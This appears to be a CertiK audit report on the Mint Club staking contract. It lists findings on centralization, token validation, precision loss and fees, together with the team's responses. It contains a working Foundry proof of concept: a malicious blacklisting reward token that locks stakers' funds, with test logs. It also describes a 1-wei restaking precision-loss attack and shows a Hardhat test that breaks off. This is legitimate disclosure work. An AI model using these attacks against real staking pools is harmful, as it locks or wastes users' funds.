mint club - staking

Security Assessment

CertiK Assessed on Aug 7th, 2025

CertiK Assessed on Aug 7th, 2025

mint club - staking

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Staking	EVM Compatible	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 08/07/2025	N/A

CODEBASE

mint.club-v2-contract

View All in Codebase Page

COMMITS

- 3c98fa7fe649c641bbec91edd3728f57592c1ccf
- bc4268f14b40e70ef01a87b9d03ffa95cdc8acd3
- 9c7f5db6d55c83eb4f09d53738d2778f3e2761d6

View All in Codebase Page

Vulnerability Summary

8	3	0	5	0
Total Findings	Resolved	Partially Resolved	Acknowledged	Declined

Count	Category	Status	Description
1	Centralization	1 Acknowledged	Centralization findings highlight privileged roles & functions and their capabilities, or instances where the project takes custody of users' assets.

Count	Severity	Status	Description
0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
1	Major	1 Resolved	Major risks may include logical errors that, under specific circumstances, could result in fund losses or loss of project control.
1	Medium	1 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
2	Minor	2 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
3	Informational	1 Resolved, 2 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | MINT CLUB - STAKING

CODEBASE | MINT CLUB - STAKING

Repository

mint.club-v2-contract

Commit

- 3c98fa7fe649c641bbec91edd3728f57592c1ccf
- bc4268f14b40e70ef01a87b9d03ffa95cdc8acd3
- 9c7f5db6d55c83eb4f09d53738d2778f3e2761d6
- e935a1ff020f6f265556756350e625f942e3bfee

AUDIT SCOPE | MINT CLUB - STAKING

4 files audited ● 4 files without findings

ID	Repo	File	SHA256 Checksum
SSB	Steemhunt/mint.club-v2-contract	Stake.sol	894fc4917d2aa20e2562c4dc46b651ea2cc8456fe8bf5affaa390938248f0cc5
SSU	Steemhunt/mint.club-v2-contract	Stake.sol	6592c1abc2ef7e134a8775a7d0ace85fa3397a10ed04ada21c695c3688576dcd
SSH	Steemhunt/mint.club-v2-contract	Stake.sol	92d712d19c507a1cccbef934bd3cd116018271f14f4c829bdd6e24764246cb06
SST	Steemhunt/mint.club-v2-contract	Stake.sol	90956a81f919567dac4bec7193ce82fa1815aafe9d92b736bc890a9afa53347f

APPROACH & METHODS | MINT CLUB - STAKING

This report has been prepared for mint club to discover issues and vulnerabilities in the source code of the mint club - staking project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Formal Verification, Manual Review, and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | MINT CLUB - STAKING

Overview

The **MintClub-Staking** project involves the following smart contracts:

- **Stake**: A staking contract allowing users to create staking pools for any ERC20 or ERC1155 tokens, with timestamp-based reward distribution. It supports staking, unstaking, and reward claiming, while also enabling pool creators to cancel pools and retrieve unallocated rewards. Admins can set protocol fees and manage beneficiaries, while users can query pool and reward details.

External Dependencies

In **MintClub-Staking**, the module inherits or uses a few of the depending on injection contracts or addresses to fulfill the need of its business logic. The scope of the audit treats third party entities as black boxes and assume their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets.

Addresses

The following addresses interact at some point with specified contracts, making them an external dependency.

Stake:

- `protocolBeneficiary` : The address receives ETH (`creationFee`) and rewards tokens (`claimFee`).
- `rewardToken` : The address of reward token.
- `stakingToken` : The address of staking token.

Privileged Functions

In the **MintClub-Staking** project, multiple roles are adopted to ensure the dynamic runtime updates of the project, which were specified in the centralized findings.

The advantage of this privileged role in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth of note the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, if the private key of the privileged account is compromised, it could lead to devastating consequences for the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

FINDINGS | MINT CLUB - STAKING

8	0	1	1	1	2	3
Total Findings	Critical	Centralization	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for mint club - staking . Through this audit, we have uncovered 8 issues ranging from different severity levels. Utilizing the techniques of Formal Verification, Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:


ID	Title	Category	Severity	Status
MCS-01	**Centralization Risks In Stake.Sol**	**Centralization**	**Centralization**	**Acknowledged**
MCS-04	Insufficient Token Validation In Pool Creation Leading To User Fund Lock	Logical Issue, Denial of Service	Major	Resolved
MCS-05	Potential Significant Reward Tokens Locked Due To Precision Loss In `Stake` Contract	Design Issue, Logical Issue	Medium	Resolved
MCS-06	Protocol Beneficiary Configuration Risk Leading To User Fund Lock And Fee Loss	Design Issue	Minor	Acknowledged
MCS-08	No Cap On `creationFee`	Logical Issue	Minor	Acknowledged
MCS-07	Unrestricted Pool Cancellation By Creator Leading To Unfair Reward Distribution	Design Issue	Informational	Acknowledged
MCS-09	`.selector` Usage In Optimizer Settings Could Lead To Incorrect Code Generation	Language Version	Informational	Resolved
MCS-10	ERC1155 Token Metadata Query Incompatibility In View Functions	Inconsistency	Informational	Acknowledged

MCS-01 | CENTRALIZATION RISKS IN STAKE.SOL

Category	Severity	Location	Status
Centralization	Centralization	Stake.sol (07/28-Stake): 617, 627, 633	Acknowledged

Description

In the contract `Stake`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and set a malicious `protocolBeneficiary` and unexpected fees.



Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND

- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[mint club, 07/31/2025]:
Issue acknowledged. I won't make any changes to the current version because those admin functions are intentional and don't have a critical impact on the overall protocol, especially since the fee limits are defined.

[CertiK, 08/01/2025]:
It is suggested to implement the aforementioned methods to avoid centralized failure. CertiK strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

[mint club, 08/04/2025]:
Issue acknowledged. I won't make any changes for the current version because:

1. The admin functions are intentional and do not have a critical impact on the overall protocol.

2. The contract defines a reasonable boundary for fee limits as constants, meaning even if the admin key were compromised, the damage would be limited and would not significantly affect existing pools.

3. Pool creators retain the ability to cancel their staking pools at any time. In the event of an incident, we can notify users and creators accordingly. Since both rewards and staked tokens are fully refundable without any protocol-imposed fees, user funds remain safe.

Also, we have a renounceOwnership function, and we may choose to renounce ownership of the contract entirely once we finalize proper fee levels for each supported chain, and permanently removing any centralization risk.

MCS-04 | INSUFFICIENT TOKEN VALIDATION IN POOL CREATION LEADING TO USER FUND LOCK

Category	Severity	Location	Status
Logical Issue, Denial of Service	Major	Stake.sol (07/28-Stake): 352~354	Resolved

Description

The `createPool` function in the `Stake` contract allows anyone to create pools with **arbitrary** `stakingToken` and `rewardToken` addresses without sufficient validation beyond checking for zero addresses. This creates a vulnerability where **any arbitrary token** can be used, including malicious tokens that can cause a Denial of Service (DoS) attack.

```
    function createPool(
        address stakingToken,
        bool isStakingTokenERC20,
        address rewardToken,
        uint104 rewardAmount,
        uint32 rewardDuration
    ) external payable nonReentrant returns (uint256 poolId) {
        if (stakingToken == address(0)) revert Stake__InvalidToken();
        if (rewardToken == address(0)) revert Stake__InvalidToken();
        if (rewardAmount == 0) revert Stake__ZeroAmount();
        if (
            rewardDuration < MIN_REWARD_DURATION ||
            rewardDuration > MAX_REWARD_DURATION
        ) revert Stake__InvalidDuration();
        if (msg.value != creationFee) revert Stake__InvalidCreationFee();
```

1. **Insufficient Token Validation**: The contract only validates that token addresses are non-zero but doesn't verify if they are legitimate, safe tokens.

2. **Malicious Reward Token Risk**: If a malicious reward token is used, it can implement a `transfer` function that always reverts or has complex logic that prevents transfers from the staking contract.

3. **DoS Attack Vector**: When users attempt to `unstake` their tokens, the contract calls `_claimRewards` which tries to transfer reward tokens to the user. If the reward token is malicious and its `transfer` function reverts, the entire `unstake` transaction will fail, preventing users from withdrawing their staked tokens.

Proof of Concept

The proof of concept based on Foundry framework demonstrates the vulnerability where users become unable to unstake their tokens because malicious reward tokens block reward distribution through a dynamic blacklist mechanism, effectively causing a Denial of Service (DoS) attack that permanently locks user funds in the staking contract.

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.19;

import {Test, console2} from "forge-std/Test.sol";
import {Stake} from "../../contracts/Stake.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {IERC1155} from "@openzeppelin/contracts/token/ERC1155/IERC1155.sol";
import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import {ERC1155} from "@openzeppelin/contracts/token/ERC1155/ERC1155.sol";

// Malicious reward token with blacklist mechanism
contract MaliciousRewardToken is ERC20 {
    mapping(address => bool) public blacklist;
    address public owner;

    constructor() ERC20("Malicious Token", "MAL") {
        owner = msg.sender;
        _mint(msg.sender, 1000000 * 10 ** decimals());
    }

    modifier onlyOwner() {
        require(msg.sender == owner, "Only owner");
        _;
    }

    // Add address to blacklist
    function addToBlacklist(address addr) external onlyOwner {
        blacklist[addr] = true;
    }

    // Remove address from blacklist
    function removeFromBlacklist(address addr) external onlyOwner {
        blacklist[addr] = false;
    }

    // Override transfer to check blacklist
    function transfer(
        address to,
        uint256 amount
    ) public virtual override returns (bool) {
        require(!blacklist[msg.sender], "Sender is blacklisted");
        require(!blacklist[to], "Recipient is blacklisted");
        return super.transfer(to, amount);
    }

    // Override transferFrom to check blacklist
    function transferFrom(
        address from,
```

```
        address to,
        uint256 amount
    ) public virtual override returns (bool) {
        require(!blacklist[from], "From address is blacklisted");
        require(!blacklist[to], "To address is blacklisted");
        require(!blacklist[msg.sender], "Spender is blacklisted");
        return super.transferFrom(from, to, amount);
    }

    // Allow minting for testing
    function mint(address to, uint256 amount) external {
        _mint(to, amount);
    }
}

// Malicious staking token that can be used to create the pool
contract MaliciousStakingToken is ERC20 {
    constructor() ERC20("Malicious Staking Token", "MST") {
        _mint(msg.sender, 1000000 * 10 ** decimals());
    }

    // Allow minting for testing
    function mint(address to, uint256 amount) external {
        _mint(to, amount);
    }
}

contract StakePoCTest is Test {
    Stake public stakeContract;
    MaliciousRewardToken public maliciousRewardToken;
    MaliciousStakingToken public maliciousStakingToken;

    address public owner;
    address public attacker;
    address public user1;
    address public user2;

    uint256 public poolId;
    uint256 public constant REWARD_AMOUNT = 1000 * 10 ** 18; // 1000 tokens with 18
decimals
    uint256 public constant REWARD_DURATION = 3600 * 24; // 24 hours
    uint104 public constant STAKE_AMOUNT = 100 * 10 ** 18; // 100 tokens with 18
decimals


    function setUp() public {
        // Setup accounts
        owner = makeAddr("owner");
        attacker = makeAddr("attacker");
```

```
        user1 = makeAddr("user1");
        user2 = makeAddr("user2");

        // Deploy contracts
        vm.startPrank(owner);
        stakeContract = new Stake(owner, 0, 0); // protocolBeneficiary, creationFee,
claimFee
        vm.stopPrank();

        vm.startPrank(attacker);
        maliciousRewardToken = new MaliciousRewardToken();
        maliciousStakingToken = new MaliciousStakingToken();
        vm.stopPrank();

        // Fund accounts
        maliciousStakingToken.mint(user1, 1000 * 10 ** 18);
        maliciousStakingToken.mint(user2, 1000 * 10 ** 18);
        maliciousRewardToken.mint(attacker, REWARD_AMOUNT);
    }

    function test_MaliciousRewardTokenDoS() public {
        console2.log("=== Malicious Reward Token DoS Attack PoC ===");

        // Step 1: Attacker creates pool with malicious reward token
        console2.log("\n1. Attacker creates pool with malicious reward token");
        vm.startPrank(attacker);

        // Approve reward tokens
        maliciousRewardToken.approve(address(stakeContract), REWARD_AMOUNT);

        // Create pool with malicious reward token
        poolId = stakeContract.createPool(
            address(maliciousStakingToken),
            true, // isERC20
            address(maliciousRewardToken),
            uint104(REWARD_AMOUNT),
            uint32(REWARD_DURATION)
        );
        vm.stopPrank();

        // Add stake contract to blacklist after pool creation (using owner)
        vm.prank(attacker);
        maliciousRewardToken.addToBlacklist(address(stakeContract));

        console2.log("Pool created with ID:", poolId);
        console2.log("Staking token:", address(maliciousStakingToken));
        console2.log("Reward token:", address(maliciousRewardToken));

        // Step 2: Users stake their tokens
```

```
        console2.log("\n2. Users stake their tokens");

        vm.startPrank(user1);
        maliciousStakingToken.approve(address(stakeContract), STAKE_AMOUNT);
        stakeContract.stake(poolId, STAKE_AMOUNT);
        vm.stopPrank();

        vm.startPrank(user2);
        maliciousStakingToken.approve(address(stakeContract), STAKE_AMOUNT);
        stakeContract.stake(poolId, STAKE_AMOUNT);
        vm.stopPrank();

        console2.log("User1 staked:", STAKE_AMOUNT);
        console2.log("User2 staked:", STAKE_AMOUNT);

        // Step 3: Time passes to accumulate rewards
        console2.log("\n3. Time passes to accumulate rewards");
        skip(3600); // 1 hour passes

        // Check rewards accumulated
        (uint256 rewardClaimable1, , , ) = stakeContract.claimableReward(
            poolId,
            user1
        );
        (uint256 rewardClaimable2, , , ) = stakeContract.claimableReward(
            poolId,
            user2
        );

        console2.log("User1 claimable rewards:", rewardClaimable1);
        console2.log("User2 claimable rewards:", rewardClaimable2);

        // Step 4: Users try to unstake - this should fail due to malicious reward
token
        console2.log("\n4. Users attempt to unstake - DoS attack occurs");

        // User1 tries to unstake
        vm.startPrank(user1);
        console2.log("User1 attempting to unstake...");

        try stakeContract.unstake(poolId, STAKE_AMOUNT) {
            console2.log(
                "ERROR: User1 unstake succeeded - this should have failed!"
            );
            assert(false);
        } catch Error(string memory reason) {
            console2.log(
                "User1 unstake failed as expected with reason:",
                reason
```

```
            );
        } catch {
            console2.log(
                "User1 unstake failed as expected (no reason provided)"
            );
        }
        vm.stopPrank();

        // User2 tries to unstake
        vm.startPrank(user2);
        console2.log("User2 attempting to unstake...");

        try stakeContract.unstake(poolId, STAKE_AMOUNT) {
            console2.log(
                "ERROR: User2 unstake succeeded - this should have failed!"
            );
            assert(false);
        } catch Error(string memory reason) {
            console2.log(
                "User2 unstake failed as expected with reason:",
                reason
            );
        } catch {
            console2.log(
                "User2 unstake failed as expected (no reason provided)"
            );
        }
        vm.stopPrank();

        // Step 5: Verify users' tokens are locked
        console2.log("\n5. Verifying users' tokens are locked");

        // Check user balances
        uint256 user1Balance = maliciousStakingToken.balanceOf(user1);
        uint256 user2Balance = maliciousStakingToken.balanceOf(user2);

        console2.log("User1 balance:", user1Balance);
        console2.log("User2 balance:", user2Balance);
        console2.log("Expected balance (should be 0): 0");

        // Users should still have tokens in their wallets (they only staked 100
tokens out of 1000 tokens)
        // But their staked tokens are locked in the contract
        assert(user1Balance == 900000000000000000000);
        assert(user2Balance == 900000000000000000000);

        // Step 6: Check contract state
        console2.log("\n6. Contract state analysis");
```

```
    (
        , // stakingToken
        , // isStakingTokenERC20
        , // rewardToken
        , // creator
        , // rewardAmount
        , // rewardDuration
        , // totalSkippedDuration
        , // rewardStartedAt
        uint40 cancelledAt,
        uint128 totalStaked,
        uint32 activeStakerCount,
        , // lastRewardUpdatedAt
        // accRewardPerShare
    ) = stakeContract.pools(poolId);

    console2.log("Total staked in contract:", totalStaked);
    console2.log("Active staker count:", activeStakerCount);
    console2.log("Pool cancelled:", cancelledAt > 0 ? "Yes" : "No");

    // Verify tokens are indeed locked in the contract
    uint256 contractBalance = maliciousStakingToken.balanceOf(
        address(stakeContract)
    );
    console2.log("Contract staking token balance:", contractBalance);
    console2.log("Expected contract balance:", STAKE_AMOUNT * 2);

    assert(contractBalance == STAKE_AMOUNT * 2);

    // Step 7: Demonstrate that even claiming rewards fails
    console2.log("\n7. Attempting to claim rewards - also fails");

    vm.startPrank(user1);
    console2.log("User1 attempting to claim rewards...");

    try stakeContract.claim(poolId) {
        console2.log(
            "ERROR: User1 claim succeeded - this should have failed!"
        );
        assert(false);
    } catch Error(string memory reason) {
        console2.log("User1 claim failed as expected with reason:", reason);
    } catch {
        console2.log("User1 claim failed as expected (no reason provided)");
    }
    vm.stopPrank();

    console2.log("\n=== DoS Attack Summary ===");
    console2.log("Users cannot unstake their tokens");
```

```
        console2.log("Users cannot claim rewards");
        console2.log("User tokens are permanently locked in contract");
        console2.log("Total locked value:", STAKE_AMOUNT * 2);
    }
}
```

Test results:

```
forge test --mc StakePoCTest --mt test_MaliciousRewardTokenDoS -vv
[⠊] Compiling...
[⠊] Compiling 1 files with Solc 0.8.20
[⠊] Solc 0.8.20 finished in 15.52s
Compiler run successful!

Ran 1 test for test/audit/StakePoC.t.sol:StakePoCTest
[PASS] test_MaliciousRewardTokenDoS() (gas: 567943)
Logs:
  === Malicious Reward Token DoS Attack PoC ===

1. Attacker creates pool with malicious reward token
  Pool created with ID: 0
  Staking token: 0xD09D9B272020Db6e3841cD8D94E6Aaee16a91df4
  Reward token: 0x959951c51b3e4B4eaa55a13D1d761e14Ad0A1d6a

2. Users stake their tokens
  User1 staked: 100000000000000000000
  User2 staked: 100000000000000000000

3. Time passes to accumulate rewards
  User1 claimable rewards: 20833333333333333300
  User2 claimable rewards: 20833333333333333300

4. Users attempt to unstake - DoS attack occurs
  User1 attempting to unstake...
  User1 unstake failed as expected with reason: Sender is blacklisted
  User2 attempting to unstake...
  User2 unstake failed as expected with reason: Sender is blacklisted

5. Verifying users' tokens are locked
  User1 balance: 900000000000000000000
  User2 balance: 900000000000000000000
  Expected balance (should be 0): 0

6. Contract state analysis
  Total staked in contract: 200000000000000000000
  Active staker count: 2
  Pool cancelled: No
  Contract staking token balance: 200000000000000000000
  Expected contract balance: 200000000000000000000

7. Attempting to claim rewards - also fails
  User1 attempting to claim rewards...
  User1 claim failed as expected with reason: Sender is blacklisted

=== DoS Attack Summary ===
  Users cannot unstake their tokens
```

```
  Users cannot claim rewards
  User tokens are permanently locked in contract
  Total locked value: 20000000000000000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.35ms (467.54µs CPU
time)

Ran 1 test suite in 295.16ms (1.35ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Implement a whitelist mechanism to control which tokens can be used for staking and rewards, preventing malicious tokens from being used in pools.

Alleviation

[mint club, 07/31/2025]:

We opted not to implement a whitelist to maintain the contract's permissionless design, allowing anyone to create pools with any ERC20 or ERC1155 tokens. Instead, we added emergencyUnstake() to ensure users can always withdraw staked tokens, even if reward claims fail due to malicious tokens (by forfeiting their rewards, which remain locked in the contract permanently). The regular unstake() automatically claims rewards for convenience, with _unstake handling both cases. Documentation will warn users to verify tokens and use emergencyUnstake if needed.

Commit hash:

https://github.com/Steemhunt/mint.club-v2-contract/commit/acb5af9972714fa7feebfc8db580834cde940366

[CertiK, 08/01/2025]:

Thank you for the update.

If tokens are not whitelisted, there is another potential DoS issue in the view functions.

The `getPools` and `getPoolsByCreator` view functions are designed to return data for up to 1,000 pools in a single call. Within their loops, they invoke the internal helper function `_getTokenInfo` for each pool's staking and reward token.

The `_getTokenInfo` function makes external `view` calls to the `stakingToken` and `rewardToken` contracts to retrieve their `symbol`, `name`, and `decimals`. Because anyone can create a staking pool with any ERC20-compliant token, an attacker could create a pool with a malicious token contract. In this malicious contract, the `symbol()` or `name()` function could be engineered as a "gas bomb"—a function that consumes an excessive amount of gas (e.g., by executing a resource-intensive loop) before returning a result.

This creates a Denial of Service (DoS) vulnerability across the platform. If any queried pool contains one of these malicious "gas bomb" tokens, attempts to call `getPools` or `getPoolsByCreator` will fail due to gas exhaustion. This would render front-end applications and dApps that rely on these functions non-functional. Users would be unable to view, browse, or interact with any staking pools via the standard interface, effectively halting platform operations.

If the team decides not to implement a token whitelisting mechanism, it is recommended to **delegate the task of fetching external token metadata to the client-side (off-chain)**. Smart contracts should avoid making unbounded external calls to untrusted contracts, even for `view` functions.

For example, the `getPools` and `getPoolsByCreator` functions could be modified to omit the calls to `_getTokenInfo`. Instead, these functions should only return the data stored directly within the `Stake` contract's state, such as the `Pool` struct, including the token addresses. The front-end application would then process this list of pools and their associated token addresses. It would be the application's responsibility to fetch metadata (e.g., `name`, `symbol`, and `decimals`) by making calls to the token contracts through libraries like `ethers.js` or `web3.js` for display purposes.

[mint club, 08/04/2025]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/9c7f5db6d55c83eb4f09d53738d2778f3e2761d6

I handled it with a gas limit on external calls because the purpose of these bulk view functions is to reduce the number of client RPC calls. If we have to call name, symbol, and decimals separately from the client side for each pool, that results in 6 additional RPC calls per token, making the bulk view functions essentially meaningless.

[CertiK, 08/05/2025]:
The team mitigated the issue by implementing measures such as adding the `emergencyUnstake` function and setting gas limits. However, the Staking contract operates with a permissionless design, allowing anyone to add staking and reward tokens. This may pose risks, such as tokens being unable to be transferred from the Staking contract to stakers in certain cases. Users are advised to carefully assess the risks associated with these tokens.

[mint club, 08/06/2025]:
By implementing the `emergencyUnstake()` function, malicious reward tokens will no longer block users from unstaking their staking tokens. This prevents users' original token holdings from being permanently locked in the contract.

Malicious staking tokens may pose a risk by making the staking tokens non-transferable from the Staking contract, but this risk is inherent in any protocol or even in simple wallet-to-wallet transfers. Therefore, we don't believe it's a risk that needs to be addressed on our end.

We will display a clear warning message to users on our front-end, advising users to evaluate both staking and reward tokens before participating in any staking activities within a pool.

MCS-05 | POTENTIAL SIGNIFICANT REWARD TOKENS LOCKED DUE TO PRECISION LOSS IN `Stake` CONTRACT

Category	Severity	Location	Status
Design Issue, Logical Issue	Medium	Stake.sol (07/28-Stake): 182~186, 431~442	Resolved

Description

In the `Stake` contract, multiple precision loss issues could lead to significant amounts of reward tokens being permanently locked in the contract. The main issues are:

1. Insufficient Reward Rate Validation in createPool

The `createPool` function only validates that `rewardAmount != 0` but doesn't ensure that `rewardAmount/rewardDuration > 0`. For tokens with low decimals, small reward amounts over long durations can result in zero rewards per second due to integer division.

```
    function createPool(
        address stakingToken,
        bool isStakingTokenERC20,
        address rewardToken,
        uint104 rewardAmount,
        uint32 rewardDuration
    ) external payable nonReentrant returns (uint256 poolId) {
        if (stakingToken == address(0)) revert Stake__InvalidToken();
        if (rewardToken == address(0)) revert Stake__InvalidToken();
        if (rewardAmount == 0) revert Stake__ZeroAmount();
        if (
            rewardDuration < MIN_REWARD_DURATION ||
            rewardDuration > MAX_REWARD_DURATION
        ) revert Stake__InvalidDuration();
```

Example problematic scenario:

- rewardAmount = 10e6 (10 tokens with 6 decimals)
- rewardDuration = 365 * 24 * 3600 * 2 (2 years)
- rewardAmount/rewardDuration = 10e6 / (365 * 24 * 3600 * 2) = 0.95 → rounds down to 0

2. Malicious User Exploitation via Frequent Small Stakes

A malicious user can exploit the reward calculation by frequently staking small amounts, causing the time interval `[lastRewardUpdatedAt, currentTime]` to be very small. When this interval is small, the calculated reward for that period becomes zero due to integer division precision loss.

```
function _getUpdatedAccRewardPerShare(
    Pool memory pool
) internal view returns (uint256 updatedAccRewardPerShare) {
    uint40 currentTime = uint40(block.timestamp);
    ...
    uint256 toTime = currentTime > endTime ? endTime : currentTime;
    uint256 timePassed = toTime - pool.lastRewardUpdatedAt;

    if (timePassed == 0) return pool.accRewardPerShare;

@>  uint256 totalReward = Math.mulDiv(
        timePassed,
        pool.rewardAmount,
        pool.rewardDuration
    );

    return
        pool.accRewardPerShare +
        Math.mulDiv(totalReward, REWARD_PRECISION, pool.totalStaked);
}
```

Attack scenario:

1. Malicious user stakes 1 wei
2. Waits 1 second
3. Unstakes and immediately restakes 1 wei
4. timePassed = 1 second
5. totalReward = (1 * rewardAmount) / rewardDuration = 0 (due to precision loss)
6. This time period produces zero rewards but is still counted against total duration

The malicious user can repeat this pattern frequently, creating many small time intervals where rewards are calculated as zero, effectively reducing the total reward distribution while the time periods still count against the total duration.

3. Inaccurate Refund Calculation in cancelPool

The refund calculation in `cancelPool` function uses time-based calculations that don't account for the actual distributed rewards. This becomes problematic when malicious users have created many small time intervals with zero rewards.

```
function cancelPool(
    uint256 poolId
) external nonReentrant _checkPoolExists(poolId) {
    ...
    uint256 leftoverRewards = 0;
    if (pool.rewardStartedAt == 0) {
        // Pool never started, return all rewards
        leftoverRewards = pool.rewardAmount;
    } else {
        uint256 endTime = pool.rewardStartedAt + pool.rewardDuration;

        // Calculate future rewards
        uint256 futureRewards = 0;
        if (currentTime < endTime) {
            uint256 remainingTime = endTime - currentTime;
    @>      futureRewards =
                (remainingTime * pool.rewardAmount) /
                pool.rewardDuration;
        }

        // Calculate skipped rewards from past unstaked periods
    @>  uint256 skippedRewards = (pool.totalSkippedDuration *
            pool.rewardAmount) / pool.rewardDuration;

    @>  leftoverRewards = futureRewards + skippedRewards;
    }
```

The calculation assumes that `totalSkippedDuration` only includes periods when `totalStaked == 0`, but due to malicious exploitation, many small time intervals with `totalStaked > 0` also produce zero rewards due to precision loss.

Additionally, the `isStakingTokenERC20` parameter is set by the creator without any validation.

Proof of Concept

The proof of concept built on Hardhat reveals a potential issue where a significant portion of reward tokens remains locked in the contract.

```
const { loadFixture } = require("@nomicfoundation/hardhat-network-helpers");
const { expect } = require("chai");
const { time } = require("@nomicfoundation/hardhat-network-helpers");
const { MAX_INT_256, wei } = require("./utils/test-utils");

// Constants from contract
const MIN_REWARD_DURATION = 3600n;
const MAX_REWARD_DURATION = MIN_REWARD_DURATION * 24n * 365n * 10n; // 10 years

// Token amount constants
const INITIAL_TOKEN_SUPPLY = wei(1000);
const INITIAL_USER_BALANCE = wei(100);

// Simplified test constants for easy manual calculation
const SIMPLE_POOL = {
  stakingToken: null, // Will be set in beforeEach
  rewardToken: null, // Will be set in beforeEach
  rewardAmount: wei(10e6), // 10 reward token
  rewardDuration: 31536000, // 2 years
};

describe("Stake", function () {
  async function deployFixtures() {
    const [deployer] = await ethers.getSigners();
    const Stake = await ethers.deployContract("Stake", [
      deployer.address, // protocolBeneficiary (will be updated in beforeEach)
      0, // creationFee
      0, // claimFee
    ]);
    await Stake.waitForDeployment();

    const StakingToken = await ethers.deployContract("TestToken", [
      INITIAL_TOKEN_SUPPLY,
      "Staking Token",
      "STAKE",
      18n,
    ]);
    await StakingToken.waitForDeployment();

    const RewardToken = await ethers.deployContract("TestToken", [
      INITIAL_TOKEN_SUPPLY,
      "Reward Token",
      "REWARD",
      6n,
    ]);
    await RewardToken.waitForDeployment();

